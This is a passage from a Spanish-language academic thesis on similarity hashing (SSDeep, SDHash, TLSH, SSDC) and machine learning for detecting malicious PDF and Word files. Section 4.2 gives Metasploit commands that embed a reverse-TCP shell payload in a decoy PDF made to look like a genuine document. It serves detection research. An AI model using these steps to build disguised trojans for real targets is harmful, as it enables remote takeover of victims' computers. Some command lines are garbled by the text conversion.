SSDeep calcula la similitud entre *signatures* mediante el uso de la fórmula (5):

$$M = 100 - \left(\frac{100 \cdot S \cdot e(s_1, s_2)}{64 \cdot (l_1 + l_2)}\right) \quad (5)$$

Donde M es la puntuación final entre 0 y 100 (a más valor, más similitud), S como valor inicial es 64, l_1 y l_2 son los tamaños numéricos de los strings s_1 y s_2 respectivamente. La expresión $e(s_1, s_2)$ se trata de la función *edit distance* (6) que nos indica como de separados están esos dos strings según estos inputs:

$$e = i + d + 3c + 5w \quad (6)$$

En esta expresión, i se trata del número de inserciones, d son el número de eliminaciones (*deletions*), c el número de cambios y w el número de intercambios (*swaps*).

Para realizar nuestros experimentos, hemos instalado SSDeep en una máquina virtual Ubuntu server.

2.4. SDHash

SDHash es también un algoritmo de similaridad usado para análisis forenses en ordenadores, propuesto en 2010 por Vassil Roussev *et al,* y de la misma forma que SSDeep, sirve para encontrar ficheros similares en cantidades de tiempo relativamente pequeñas [8][9][10].

Para empezar, SDHash parte el archivo en trozos de 64 Bytes donde cada trozo lo llama *feature*, porque es probable que allí haya contenida información importante.

Después de dividir el archivo aplica la fórmula de la entropía de Shannon (7) a cada *feature* para ver cuanta cantidad de información ofrece cada bloque de 64 Bytes.

$$H = -\sum_{i=0}^{255} P(X_i)\, logP(X_i) \quad (7)$$

La ecuación (7) muestra la fórmula de la entropía de Shannon donde $P(x_i)$ es la probabilidad de encontrar un caracter ASCII i (Consideramos una tabla ASCII de 256 caracteres).

Una vez calculada H se normaliza (8) con W como tamaño de la ventana.

$$H_{norm} = floor(\frac{1000\, x\, H}{log_2 W}) \quad (8)$$

En la figura 2.4.1 (abajo) vemos un ejemplo de como el algoritmo va deslizando la ventana W = 8, a través de los valores de entropía de los *features*. El valor Rprec equivale a la H de cada atributo, el valor Rpop suma 1 (++Rpop) al atributo menos frecuente de la ventana (aquel que tiene menos entropía). Se procede a hacer un *feature selection* con los atributos con más valor en Rpop respecto a un *threshold* t, en este caso $t \geq 4$.

R_{prec}	882	866	852	834	834	852	866	866	875	882	859	849	872	842	849	877	889	880
R_{pop}				1														
R_{prec}	882	866	852	834	834	852	866	866	875	882	859	849	872	842	849	877	889	880
R_{pop}				2														
R_{prec}	882	866	852	834	834	852	866	866	875	882	859	849	872	842	849	877	889	880
R_{pop}				3														
R_{prec}	882	866	852	834	834	852	866	866	875	882	859	849	872	842	849	877	889	880
R_{pop}				4														
R_{prec}	882	866	852	834	834	852	866	866	875	882	859	849	872	842	849	877	889	880
R_{pop}				4	1													
R_{prec}	882	866	852	834	834	852	866	866	875	882	859	849	872	842	849	877	889	880
R_{pop}				4	1							1						
R_{prec}	882	866	852	834	834	852	866	866	875	882	859	849	872	842	849	877	889	880
R_{pop}				4	1							1		1				
R_{prec}	882	866	852	834	834	852	866	866	875	882	859	849	872	842	849	877	889	880
R_{pop}				4	1							1		2				
R_{prec}	882	866	852	834	834	852	866	866	875	882	859	849	872	842	849	877	889	880
R_{pop}				4	1							1		3				
R_{prec}	882	866	852	834	834	852	866	866	875	882	859	849	872	842	849	877	889	880
R_{pop}				4	1							1		4				
R_{prec}	882	866	852	834	834	852	866	866	875	882	859	849	872	842	849	877	889	880
R_{pop}				4	1							1		5				

Fig 2.4.1: Ejemplo donde vemos que se extraen dos atributos para representar este tamaño de los datos [8]

Una vez hemos extraído los atributos, podemos filtrarlos para obtener mejores resultados. Todos aquellos features que tengan una entropía menor a 100 y aquellos con entropía superior a 990 son eliminados porque estos valores extremos tienden a dar falsos positivos. A estos atributos los denominaremos atributos débiles, y podemos eliminarlos sin crear grandes problemas porque representan un

2% de los atributos totales, es decir, eliminarlos nos beneficia en la reducción del ratio de falsos positivos, y casi no genera aspectos negativos.

El siguiente paso del algoritmo consiste en la generación de los digestos.
Para ello, SDHash usa los Bloom Filters [11] (explicados a continuación), una estructura muy eficiente en espacio y tiempo que consiste en un vector de bits que indica "*membership*", es decir, asegura si un elemento pertenece o está contenido en el conjunto.

Para hacer inserción de elementos en un filtro de bloom se hashea el elemento con k funciones hash que nos devuelven k valores. Estos valores son usados como si fueran direcciones de memoria dentro de la estructura, y se levantará un bit a 1 en cada una de estas posiciones.




Fig 2.4.2: Ejemplo de un filtro de Bloom con 4 funciones hash introduciendo un elemento B

El precio a pagar por esta estructura tan eficiente es el ratio de falsos positivos, que se puede apaciguar usando más funciones hash. No obstante, el rendimiento de estas estructuras está profundamente relacionado con la cantidad de funciones que elijamos, de tal forma que su complejidad es O(k).

Para comprobar si un elemento pertenece a esta estructura, bastará con pasar las funciones hash y comprobar si las posiciones correspondientes a los números que nos devuelven los hashes son iguales a 1. Si es así, afirmaremos que ese objeto pertenece al grupo.

Para poder insertar los features seleccionados (recordamos que eran esos trozos de información de 64 Bytes que se habían escogido mediante la menor entropía) se ha aplicado una función hash SHA-1, y se han dividido en 5 trozos. A cada trozo se le ha aplicado una función hash ($k = 5$) y se ha insertado esos valores en el filtro de Bloom. Para evitar un ratio muy alto de falsos positivos se han limitado los filtros de Bloom (256 bytes) a 128 elementos por filtro. Si el filtro llega a estas 128 inserciones, se crea otro filtro y se continúa insertando hasta que el objeto esté completamente representado con todos sus features.

Por último, para obtener la puntuación, el algoritmo compara los filtros de Bloom de los dos archivos a evaluar. Donde m se trata del tamaño de bits de los dos filtros de Bloom f_1 y f_2 que contienen n_1 y n_2 elementos (en nuestro caso *features*) siendo $n_1 \leq n_2$ y k es el número de funciones hash que se usan para insertar elementos. Consideramos el valor p como describe la ecuación (9).

$$p = 1 - \frac{1}{m} \quad (9)$$

e_{12} (10) se trata del número medio de bits puestos a 1 entre los dos bloom filters.

$$e_{12} = m(1 - p^{kn_1} - p^{kn_2} + p^{k(n_1 + n_2 - n_{12})}) \quad (10)$$

Ahora, pasa a calcular la posibilidad máxima (11) de bits puestos a 1 y la posibilidad mínima (12). Y calculamos el valor de corte C (13), que nos servirá para determinar que todos los valores que estén por debajo de este, se deben a una casualidad.

$$e_{max} = min(n_1, n_2) \quad (11)$$

$$e_{min} = m(1 - p^{kn_1} - p^{kn_2} + p^{k(n_1 + n_2)}) \quad (12)$$

$$C = \alpha(e_{max} - e_{min}) + e_{min} \quad (13)$$

Una vez determinado todo esto, mediante esta función establecemos la puntuación (14) entre los dos filtros de Bloom. N_{min} es la cantidad mínima de bytes que necesita el archivo para que tenga sentido, en el caso de esta implementación es igual a 6.

$$SF_{score}(f_1, f_2) = \begin{cases} -1 & si\ N_1 < N_{min} \\ 0 & si\ e_{12} \leq C \\ \left[100 \dfrac{e_{12} - C}{E_{max} - C}\right] & si\ no \end{cases} \quad (14)$$

Para determinar la puntuación general del digesto, dados los bloom filters $f_1^1 ... f_s^1$ y $f_1^2 ... f_t^2$ donde f_x^1 pertenecen a un archivo 1 y f_y^2 pertenecen a otro archivo 2 y $s \leq t$, usamos la fórmula:

$$SD_{score}(SD_1, SD_2) = \frac{1}{s} \sum_{i=1}^{s} \max_{1 \leq j \leq t} SF_{score}(f_i^1, f_j^2) \quad (15)$$

La puntuación final (15) tiene un intervalo entre 0 y 100, y nos indica cómo de similares son los archivos de la misma forma que SSDeep, a más valor, más similares.

Para realizar nuestros experimentos, hemos instalado SSHash en nuestra máquina virtual Ubuntu server.

2.5. TLSH

TLSH (o TrendMicro Locally Sensitive Hashing) fue una propuesta sobre similitud binaria presentada por Oliver, J. Cheng y C. Chen [12][13].

La base del programa de respalda en este pseudocódigo:

```
initialize the array bucket to 0
For ew = 4 to len-1 {
    // sw is the start of the window, ew is end window
    sw = ew - 4
    For tri = 1 to 6 {
        (c1,c2,c3)=Triplet(tri,Byte[sw..ew])
        bi = b_mapping(c1, c2, c3)
        bucket[ bi ] ++
    }
}
```

El algoritmo presenta el fichero como un string de Bytes tal que (srt_Byte[0], srt_Byte[1], ..., srt_Byte[lengh - 1]) y construye un *array* de *buckets* de 127 posiciones (`bucket[]`).

Recorre todo el string de Bytes srt_Byte (mediante el primer For) con una ventana de 5 Bytes y construye tripletes a los que aplicará la función Pearson hash [14] (`b_mapping(a1,a2,a3)`) para mapear en el *array* de *buckets*.

Hay 10 posibles tripletes, dentro de la ventana de 5 Bytes (A,B,C,D,E):




Fig 2.5.1: Posibles tripletes de TLSH

No obstante excluyen los tripletes del número 7 al 10, porque al desplazar la ventana se repetirían. La elección de qué 3 elementos elegir de la ventana de 5 se decide mediante las iteraciones del For 1 to 6 y la tabla mostrada en la previa figura.

Una vez mapeados en el array de buckets mediante `bucket[bi]++`, el array de buckets se divide en cuartiles tal como nos muestra la siguiente figura:




Fig 2.5.2:Array de *buckets* de TLSH

El algoritmo recorre todo el *array* de *buckets* emitiendo 00 cuando $bucket[bi] \leq q1$, emitiendo 01 cuando $bucket[bi] \leq q2$, emitiendo 10 cuando $bucket[bi] \leq q3$ y emitiendo 11 en cualquier otro caso.

Estas emisiones se concatenan y forman la parte del cuerpo del digesto una vez transformadas a hexadecimal.

La cabecera del digesto consiste en:

- El primer Byte es un *checksum* para detectar falsos positivos entre archivos muy similares que puedan provocar colisiones.
- El segundo Byte es la longitud del fichero representada en escala logarítmica.
- El tercer byte se compone de dos cuartiles de 16, derivados de q1, q2 y q3 (16 y 17).

$$q1\ ratio = (\frac{q1*100}{q3}) mod\ 16 \quad (16) \qquad q2\ ratio = (\frac{q2*100}{q3}) mod\ 16 \quad (17)$$

Esta cabecera también se pasará a hexadecimal y se concatenará delante del cuerpo del digesto, formando una cadena hexadecimal de tamaño fijo (cosa que no pasaba con SSDeep por ejemplo).

La puntuación de TLSH funciona diferente que SDHash o SSDeep, ya que una puntuación de 0 significa que los dos ficheros son prácticamente iguales, y puntuaciones superiores (hasta el límite de 990) significan que están muy alejados.

Este algoritmo calcula la puntuación mediante una aproximación de la distancia de hamming entre los dos digestos hexadecimales.

Para realizar nuestros experimentos, hemos instalado TLSH en nuestra máquina virtual Ubuntu server.

2.6. SSDC

Publicada en 2015 por Brian Wallace, SSDC se trata de una optimización de SSDeep que mejora la escalabilidad permitiendo que esta llegue a valores más altos [15].

El primer problema principal que presenta SSDeep es el hecho de tener que comparar un hash con todos los demás (*one vs all*) para obtener la puntuación que determinará su similitud. Las optimizaciones propuestas en este algoritmo consisten en la reducción de los hash SSDeep que deben ser comparados, de esta forma reduciendo el espacio de búsqueda.

Como recordaremos, el hash de SSDeep toma el formato:

$$tamaño\_bloque{:}signature_1{:}signature_2$$

La primera optimización consiste en crear una tabla en la base de datos que contenga dos columnas tal que:

```
CREATE TABLE hashes (chunksize INT, hash VARCHAR UNIQUE);
```

De esta forma podremos guardar los tamaños de bloque (*chunksize*) y los hash asociados, y no hará falta que carguemos de memoria y evaluemos hashes cuyo tamaño de bloque no sea igual o adyacente (n, 2n, n/2), de esta forma reduciendo el espacio de búsqueda.

La siguiente optimización, consiste en hacer una ventana deslizante a $signature_1$ y $signature_2$ a todos aquellos digestos que nos gustaría comparar generando bloques de 7 caracteres. Los guardaremos en un *set* (un *set* para cada *signature*), una estructura de datos que guarda los objetos sin un particular orden y sin repeticiones. A continuación queremos ver qué bloques son iguales entre los diferentes *sets.* Si no hay bloques en común, el resultado será cero, y si hay bloques en común, el resultado será este bloque de 7 caracteres.

Usamos como ejemplo únicamente el *set* de $signature_2$ porque es más corto y de esta forma más sencillo de entender. No obstante el algoritmo hace lo mismo con $signature_1$.

Hash 1 $signature_2$

```
set(['ShT8C+f', 'hT8C+fu', 'T8C+fui', '8C+fuio', 'C+fuioH', '+fuioHq', 'fuioHq1',
'uioHq1K','ioHq1KE', 'oHq1KEF', 'Hq1KEFo', 'q1KEFoA', '1KEFoAU'])
```

Hash 2 $signature_2$

```
set(['ThT8C+f', 'hT8C+fu', 'T8C+fui', '8C+fuio', 'C+fuioH', '+fuioHq', 'fuioHq1',
'uioHq1K','ioHq1KE', 'oHq1KEF', 'Hq1KEFo', 'q1KEFoA', '1KEFoAj', 'KEFoAj6'])
```

Hash 1 y Hash 2 $signature_2$

```
set(['oHq1KEF', 'uioHq1K', 'C+fuioH', '+fuioHq', 'q1KEFoA', 'Hq1KEFo', '8C+fuio',
'T8C+fui', 'hT8C+fu', 'fuioHq1', 'ioHq1KE'])
```

Ahora, para guardar cada bloque de 7 caracteres en memoria, los reduciremos a enteros. El *string* original consiste de caracteres en base 64, por lo tanto al decodificarlo, puede ser representado como si fuera un entero siguiendo el siguiente esquema:

```
CREATE TABLE ssdeep_hashes (hash_id INT PRIMARY KEY, hash VARCHAR UNIQUE);
CREATE TABLE chunks (hash_id INT, chunk_size INT, chunk INT);
```

Un entero (32 Bits) ocupa 4 bytes en memoria mientras que un *string* ocupa 1 byte por carácter.

La gracia de usar enteros en lugar de *strings*, viene a la hora de hacer consultas a la base de datos. Consultas que serán mucho más rápidas y eficientes mediante el uso de índices.

Si no se tienen muchos datos, el lugar de crear una base de datos para almacenar los hash, es mejor crearla en memoria ram mediante estructuras de datos.

Para realizar nuestros experimentos, hemos instalado SSDC en nuestra máquina virtual Ubuntu server.

2.7. Hybrid Features

En nuestro trabajo veremos un poco de *machine learning* como alternativa a las funciones hash. Tomamos los datos del proyecto de Piyush Anasta, quien construyó un *training file* con 350 ejemplos (100 non-malware y 250 malware). Piyush usó *Hybrid Features* (hexdump y DLL) en ejecutables. Anasta, se basó en el paper de *A hybrid Model to detect malicious executable*, y ahora procederemos a explicar como funcionan los métodos del *paper* [16].

El modelo *Hybrid Feature Retrieval (HFR)* se basa en extraer tres tipos diferentes de atributos de los ejecutables y combinarlos en un *feature set* que será usado para entrenar un clasificador que detecte malware (ejecutable) [17].

Los tres tipos diferentes de atributos que se extraen son:

Binary n-gram feature

Mediante la utilidad de UNIX hexdump, convertimos los archivos en hexadecimal. Para realizar el *feature collection* (o cómo creamos los features), se hace mediante *n-grams*. Un *n-gram* es la cantidad de elementos que caben en una ventana de tamaño n que se desliza por el archivo hexadecimal.




Fig 2.7.1: Ejemplo de los cuatro *3-grams* que obtenemos en esta cadena de 6 bytes

Vamos moviendo la ventana por el fichero y generando *n-grams*, si el *n-gram* no es nuevo, lo añadimos como elemento en una lista, pero si no es nuevo (está ya en esa lista) lo descartamos. Este tipo de operaciones consumen mucho en tiempo y en memoria. Para no quedarnos sin memoria, se guarda en disco parte de los *n-grams* que vamos generando, y para que no dé complejidad $O(N^2)$ (ya que al buscar si está en la lista, se compara uno con todos) se usa una estructura de datos llamada AVL que reduce este tiempo a $O(\ N\ log_2(N)\ )$.

Una vez llegados aquí, el *feature collection* es muy grande y haremos *feature selection* para quedarnos con menos atributos, exactamente los mejores 500, mediante el uso de *Information Gain* (mecanismo basado en la entropía de los datos).

Assembly n-gram feature

Este modo de seleccionar atributos es bastante similar a *n-gram*, pero en lugar de usar bytes en hexadecimal, usaremos instrucciones de ensamblador generados por la herramienta *P.E. Explorer Disassembler* (programa que sirve para).

De la misma forma que en *Binary n-gram feature*, el *feature collection* es muy grande y haremos *feature selection* para quedarnos con menos atributos, exactamente los mejores 500 también mediante el uso de *Information Gain*.

DLL function call feature

En este modo, se seleccionan como atributos las llamadas de sistema a bibliotecas DLL. También usa *n-grams*, pero en este caso solo mira las llamadas a sistema que se realicen.

Después de extraer estos *n-grams* se seleccionan los mejores 500 mediante *Information Gain* de una forma similar a la explicada previamente.

Este modelo consta de una fase de entrenamiento y una de prueba.
La fase de entrenamiento funciona como ya hemos explicado parcialmente. Una vez se obtienen los atributos del ejecutable, se levanta 1 en las posiciones que codifican ese atributo. El resto de posiciones serán 0. Una vez tenemos todos los vectores de nuestro *set* de entrenamiento, entrenamos un clasificador.




Fig 2.7.2: Esquema que resume el modelo HFR en su fase de entrenamiento

Después de realizar el modelo de entrenamiento, se hace la fase de prueba, donde se le da al modelo un archivo ejecutable, el modelo lo descompone tanto en un programa de ensamblaje como en un string de caracteres hexadecimales y genera sus vectores que constituyen el vector HFS (*Hybrid Feature Selection*). Una vez se obtiene ese vector, se prueba con el clasificador y se hace la predicción de clase.

Piyush Anasta, preparó un grupo de archivos a los que aplicó el modelo.
Los datos tienen 532 atributos (531 + el atributo que indica a qué clase pertenecen) y hay 372 instancias y los representa en un vector donde codifica como 45:1 indicando que ese fichero contiene el *feature* número 45. Más adelante nosotros modificaremos este vector para representarlo como un vector de 0, donde levantaremos 1 en la posición que corresponda al atributo.

3. Materiales y Programas

En este capítulo haremos una breve descripción de las herramientas y el software usado en el estudio.

3.1. Weka

Weka es un software desarrollado en la universidad de Waikato, Nueva Zelanda, diseñado para poder aplicar herramientas de minería de datos y algoritmos de *machine learning* en grandes conjuntos de datos. En nuestro estudio usaremos el modo Explorer para cargar los datos de los *features* y evaluar qué tan buenos son esos atributos para clasificar [18].

En particular probaremos cómo de bueno es el modelo con los siguientes algoritmos descritos a continuación:

- J48 (Decission Tree)

Se trata de un modelo de predicción basado en construcciones lógicas entre nodos de un árbol binario donde en cada nodo se decide el camino a seguir mediante una comparación.
Las instancias del experimento se clasifican recorriendo el árbol empezando por la raíz, bajando por los nodos donde se tomarán las decisiones que elegirán el camino a recorrer terminando en una hoja que indicará la clase a la que la instancia pertenece.

- SMO (Support Vector Machines)

El algoritmo crea los modelos a partir de un hiperplano que separa los conjuntos de elementos de cada clase durante la fase de entrenamiento. Cuanto más grande sea la distancia que separa los conjuntos, mejor será la posterior clasificación del algoritmo con nuevos elementos que al insertarlos, se comprobará en qué lado del hiperplano se sitúan y se clasificarán en su conjunto correspondiente.

Los algoritmos se validan mediante *Cross Validation* de 10 segmentos, esto implica que el *dataset* se divide en 10 conjuntos y se realizan 10 pruebas usando cada uno de estos segmentos como conjunto de pruebas y los otros 9 como conjuntos de entrenamiento. El último paso del algoritmo de validación será hacer la media aritmética de los resultados para obtener el valor final que nos indicará cómo de preciso es. *Cross Validation* nos sirve para ajustar el modelo a los datos y para evitar el *overfitting*.

3.2. Oracle VM VirtualBox

Hemos usado la herramienta Oracle VM Virtualbox para virtualizar un Ubuntu 14.04.4 Server (64-bit) donde hemos instalado todas las herramientas a estudiar (SSDeep, SDHash, SSDC y TLSH), hemos descargado todos los archivos de la base de datos, y hemos instalado la herramienta *time* para realizar un benchmarking simple [19].

3.3. WinSCP

WinSCP es un cliente FTP que permite subir/bajar ficheros a un servidor. En nuestro caso lo hemos usado para subir/bajar ficheros entre nuestro ordenador y el Ubuntu Server que estamos corriendo en la VM VirtualBox [20].

3.4. SSDeep

La herramienta SSDeep fue construida por Jesse Kornblum en 2006 basada en el detector de *spam* (Spamsum) que inventó Andrews Trigdell en 2002 y se utiliza para encontrar coincidencias (hacer *matching*) entre ficheros mediante digestos generados a partir de Context Triggered Piercewise Hashing.
Para instalar SSDeep en nuestra máquina virtual hemos descargado el código fuente [21] y hemos ejecutado el siguiente listado de comandos.

```
$ tar zxvf ssdeep-2.13.tar.gz
$ cd ssdeep-2.13
$ ./configure
$ make
$ sudo make install
```

3.5. SDHash

La herramienta SDHash fue desarrollada en 2010 por Vassil Roussev *et al*, basada en el previo trabajo de Jesse Kornblum (SSDeep), usando los Bloom Filters que Burton Howard Bloom propuso en 1970. También se utiliza para encontrar coincidencias entre ficheros mediante digestos.

Para instalar SSHash en nuestra máquina virtual hemos descargado el código fuente [22] y hemos ejecutado el siguiente listado de comandos.

```
$ unzip sdhash-master.zip
```

```
$ cd sdhash-master
$ make
$ sudo make install
```

3.6. SSDC

Esta herramienta consiste en una optimización de SSDeep que mejora su rendimiento a medida que escala en número de ficheros a trabajar. Fue implementada por Brian Wallace en 2015 y la publicó en Virus Bulletin, un portal con noticias sobre seguridad informática.

Para que funcione, se necesitan dependencias que se instalan tal y como describimos a continuación.

```
$ sudo apt-get install python-dev
$ wget https://codeload.github.com/kbandla/pydeep/zip/master -O pydeep-master.zip
$ unzip pydeep-master.zip
$ cd pydeep-master
$ python setup.py bpython setup.py testuild
$ sudo python setup.py install
```

Ahora ya podemos instalar SSDeep en nuestra máquina virtual. Hemos descargado el código fuente [23] y hemos ejecutado como se muestra a continuación.

```
$ git clone https://github.com/bwall/ssdc.git
$ cd ssdc
$ sudo python setup.py install
```

3.7. TLSH

La herramienta TLSH fue escrita por Jonathan Oliver, Chun Cheng, and Yanggui Chen y publicada por MicroTrend en 2013, basada en los trabajos de Jesse Kornblum y Vassil Rouseev. La herramienta sirve para encontrar coincidencias entre ficheros mediante digestos usando Localy Sensitive Hashing.

Para instalar SSDeep en nuestra máquina virtual hemos descargado el código fuente [24] y hemos ejecutado el siguiente listado de comandos.

```
$ wget https://github.com/trendmicro/tlsh/archive/master.zip -O master.zip
$ unzip master.zip
$ cd tlsh-master
$ sudo ./make.sh
```

3.8. Kali Linux

Kali Linux es una distribución basada en Linux/GNU (Debian) usada para la auditoría en sistemas informáticos. La distribución viene con un kit de herramientas para hacer *penetration testing, packet sniffing, password cracker*, etc. Nos interesa Kali por sus herramientas para generar malware y la usaremos desde un Boot en USB [25].

3.9. Metasploit

Metasploit es una herramienta que usa el lenguaje Perl y sirve para generar exploits. Nosotros usaremos esta herramienta para generar troyanos para archivos PDF y Documentos de Microsoft Word [26].

3.10. Virustotal

Es una página web que ofrece un servicio gratuito de análisis de sitios web y archivos mediante el uso de 56 antivirus y muestra cuales de ellos lo detectan como malware y cuales lo marcan como seguro. Usaremos esta herramienta para comprobar si los troyanos que haremos con Metasploit son efectivos y si son detectados por algún antivirus como archivos maliciosos [27].

4. Metodología

4.1. Creación de la Base de Datos

La base de datos del proyecto consiste en un pequeño recopilatorio de ficheros que nos permitirá probar los algoritmos y decidir en función de los resultados que obtengamos. Esta consta de 26 ficheros, 14 en formato PDF (.pdf) y 12 en formato de Microsoft Word (.doc , .docx), donde 4 de estos PDF están infectados y 2 Words también. Esta base de datos es una pequeña muestra para hacer los experimentos, y consideramos que los algoritmos pueden escalar en una base de datos mucho mayor.

Para generar los ficheros infectados hemos usado la herramienta Metasploit mencionada en el capítulo 3 y a continuación se describe el procedimiento.

4.2. Creación de los ficheros maliciosos mediante Metasploit

En el proyecto tan solo trabajaremos con troyanos para así evitar posibles infecciones no intencionadas, ya que al usar troyanos podemos redirigir la conexión a una IP inofensiva. Si el fichero infectado tiene el aspecto de otro archivo, lo nombraremos igual que el original pero añadiremos la cadena “Inf_” delante

- Inf_P2.pdf

Para elaborar el troyano InfP2.pdf hemos necesitado el archivo P2.pdf a modo de fachada, clonando toda la información y estilo al malware que estábamos creando.

En la distribución de Kali Linux, una vez cargado el sistema operativo, hemos hecho doble click en la herramienta Metasploit (Icono con una M blanca sobre un escudo azul), y hemos introducido los siguientes comandos:

```
use exploit/windows/fileformat/adobe_pdf_embedded.exe
```

Con este comando estamos eligiendo que vamos a usar una vulnerabilidad del programa AdobeReader en el sistema operativo Windows, donde incrustaremos un *Portable Executable(PE)* en un PDF, es decir, ocultaremos un .exe en un formato .pdf y le daremos un aspecto de PDF para que el usuario no se percate de que está siendo infectado.

```
set TARGET 0
```

Con esta instrucción, seleccionamos el programa y sistema operativo que se va a vulnerar, en este caso atacaremos el programa Adobe Reader v8.x, v9.x corriendo en un Windows XP SP3 (English/Spanish).

```
set PAYLOAD windows/shell/reverse_tcp
```

Usamos PAYLOAD para elegir qué tipo de malware incrustaremos en el fichero PE, en este caso insertamos una *shell* que usará *reverse_tcp* para conectarse a nosotros una vez infectado el sistema y de esta forma tomaremos el control del ordenador víctima.

```
set LHOST 192.168.1.1
```

Mediante set LHOST indicamos a qué IP debe conectarse la *shell* una vez se haya ejecutado el archivo.

```
set INFILENAME Desktop/archive/text/pdf/P2.pdf
```

Set INFILENAME nos sirve para que nuestro ejecutable use el aspecto de un fichero que tengamos (en este caso el PDF de la ruta que aparece en el comando), así generando un archivo que sea creíble y que pueda hacer morder el anzuelo a un usuario final..

```
exploit
```

Cuando ejecutemos este último comando, nos generará el PE con la configuración que hemos ido introduciendo con las anteriores órdenes y veremos en terminal lo siguiente:




Fig 4.2.1: La terminal nos indica que ha creado el ejecutable

- Inf_(8.1)Seminari2.pdf

Para realizar este troyano se ha hecho de forma análoga, la única diferencia ha sido la ruta de set INFILENAME, que ha mapeado a otro fichero.

- Inf2_GTP_Resumen.pdf

